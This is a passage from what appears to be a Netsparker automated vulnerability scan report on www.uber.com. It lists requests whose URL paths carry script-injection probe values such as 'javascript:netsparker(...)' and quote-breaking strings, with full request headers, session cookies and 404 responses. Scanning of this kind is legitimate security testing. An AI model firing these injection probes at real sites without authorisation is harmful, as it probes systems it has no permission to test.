C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 19:21:59 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:21:59 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="540d9cce-336f-42e0-bb06-7f0788695abb" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="540d9cce-336f-42e0-bb06-7f0788695abb" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="540d9cce-336f-42e0-bb06-7f0788695abb" crossorigin="anonymous" as="script"/><script nonce="540d9cce-33
6f-42e0-bb06-7f0788695abb">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.50. https://www.uber.com/lk/en/ride/how-it-works/%0anetsparker(0x00C05F)%3b/#main

Method	Parameter	Value
GET	param3	how-it-works
GET	param4	netsparker(0x00C05F);

Method	Parameter	Value
GET	param2	ride
GET	param1	lk

Certainty

Request

```
GET /lk/en/ride/how-it-works/%0anetsparker(0x00C05F)%3b/#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01
752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602792110165$ses_id:1602783840444%3Bexp-se
ssion$_pn:943%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses thir
d party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting
 our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _g
a=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96
-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%
22:%22CH%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colomb
o%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22CH%22}%2C%22user%22:{%22countryCod
e%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.52
18048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C
{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22lo
ngitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%
22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 7276.7158 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 19:31:58 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:31:58 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="176493e5-8d69-43dd-96ee-497b4e1fd3f2" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="176493e5-8d69-43dd-96ee-497b4e1fd3f2" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="176493e5-8d69-43dd-96ee-497b4e1fd3f2" crossorigin="anonymous" as="script"/><script nonce="176493e5-8d
69-43dd-96ee-497b4e1fd3f2">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.51. https://www.uber.com/lk/en/ride/javascript%3anetsparker(0x00A38D)/scooters-and-jump-bikes/#main

Method	Parameter	Value
GET	param3	javascript:netsparker(0x00A38D)

Method	Parameter	Value
GET	param4	scooters-and-jump-bikes
GET	param2	ride
GET	param1	lk

Certainty

Request

```
GET /lk/en/ride/javascript%3anetsparker(0x00A38D)/scooters-and-jump-bikes/#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This website uses third party cookies in order
 to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" h
ref="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b0
0008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602790221147$ses_id:1602783840444%3Bexp-session$_pn:
688%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005
098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-
9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCod
e%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%
83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%2
2:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:
[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22la
t%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryG
eoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territory
Slug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/lk/en/#main/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4069.9919 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 19:00:41 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:00:41 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="5a5a7aa5-ee39-4e79-9d01-2b965cdcdb7c" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="5a5a7aa5-ee39-4e79-9d01-2b965cdcdb7c" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="5a5a7aa5-ee39-4e79-9d01-2b965cdcdb7c" crossorigin="anonymous" as="script"/><script nonce="5a5a7aa5-ee
39-4e79-9d01-2b965cdcdb7c">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.52. https://www.uber.com/ma/ar/about/%0anetsparker(0x00D98F)%3b/service-animal-policy/

Method	Parameter	Value
GET	param3	netsparker(0x00D98F);
GET	param4	service-animal-policy

Method	Parameter	Value
GET	param2	about
GET	param1	ar

Certainty

Request

```
GET /ma/ar/about/%0anetsparker(0x00D98F)%3b/service-animal-policy/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party  cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602793753654$ses_id:1602783840444%3Bexp-session$_pn:1123%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22GT%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22GT%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3191.5475 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Fri, 15 Oct 2021 19:59:17 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:59:17 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="65599ce5-af1d-472d-bdba-e66bf55ae513" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="65599ce5-af1d-472d-bdba-e66bf55ae513" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="65599ce5-af1d-472d-bdba-e66bf55ae513" crossorigin="anonymous" as="script"/><script nonce="65599ce5-af1d-472d-bdba-e6
…
```


2.53. https://www.uber.com/ma/ar/about/%20netsparker(0x00CE99)%20/service-animal-policy/

Method	Parameter	Value
GET	param3	netsparker(0x00CE99)
GET	param4	service-animal-policy

Method	Parameter	Value
GET	param2	about
GET	param1	ar

Certainty

Request

```
GET /ma/ar/about/%20netsparker(0x00CE99)%20/service-animal-policy/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=T
his website uses third party cookies in order to serve you relevant ads. You can opt out of third party
 cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cooki
e statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:16027929
54148$ses_id:1602783840444%3Bexp-session$_pn:1051%3Bexp-session$courier_su:courier_su%3Bexp-session; _g
a=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96
-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%
22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colomb
o%22}%2C%22url%22:{%22localeCode%22:%22%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%2
2:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.52180
48}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%2
2lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longi
tude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%2
2:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3902.0571 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Fri, 15 Oct 2021 19:45:59 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 19:45:59 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="72890876-2ec3-4ec3-bbe6-a06363365953" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="72890876-2ec3-4ec3-bbe6-a06363365953" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="72890876-2ec3-4ec3-bbe6-a06363365953" crossorigin="anonymous" as="script"/><script nonce="72890876-2ec3-4ec3-bbe6-a0
…
```


2.54. https://www.uber.com/ma/ar/about/%26%2339%3b%2cnetsparker(0x00936D)%2c%26%2339%3b/service-animal-policy/

Method	Parameter	Value
GET	param3	',netsparker(0x00936D),'

Method	Parameter	Value
GET	param4	service-animal-policy
GET	param2	about
GET	param1	ar

Certainty

Request

```
GET /ma/ar/about/%26%2339%3b%2cnetsparker(0x00936D)%2c%26%2339%3b/service-animal-policy/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
T_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=T
his website uses third party cookies in order to serve you relevant ads. You can opt out of third party
 cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cooki
e statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:16027894
24681$ses_id:1602783840444%3Bexp-session$_pn:626%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga
=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-
9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCod
e%22:%22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%
83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%2
2:%22AE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:
[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22la
t%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryG
eoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territory
Slug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 6211.0554 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Fri, 15 Oct 2021 18:47:13 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 18:47:13 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="0cf5d22f-ce34-4e6c-aa4e-97e450eb23a4" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="0cf5d22f-ce34-4e6c-aa4e-97e450eb23a4" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="0cf5d22f-ce34-4e6c-aa4e-97e450eb23a4" crossorigin="anonymous" as="script"/><script nonce="0cf5d22f-ce34-4e6c-aa4e-97
…
```


2.55. https://www.uber.com/ma/ar/about/accessibility/%27%22%20ns%3dnetsparker(0x00E5FD)%20/

Method	Parameter	Value
GET	param3	accessibility

Method	Parameter	Value
GET	param4	'" ns=netsparker(0x00E5FD)
GET	param2	about
GET	param1	ar

Certainty

Request

```
GET /ma/ar/about/accessibility/%27%22%20ns%3dnetsparker(0x00E5FD)%20/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; AMP_TOKEN=%24NO
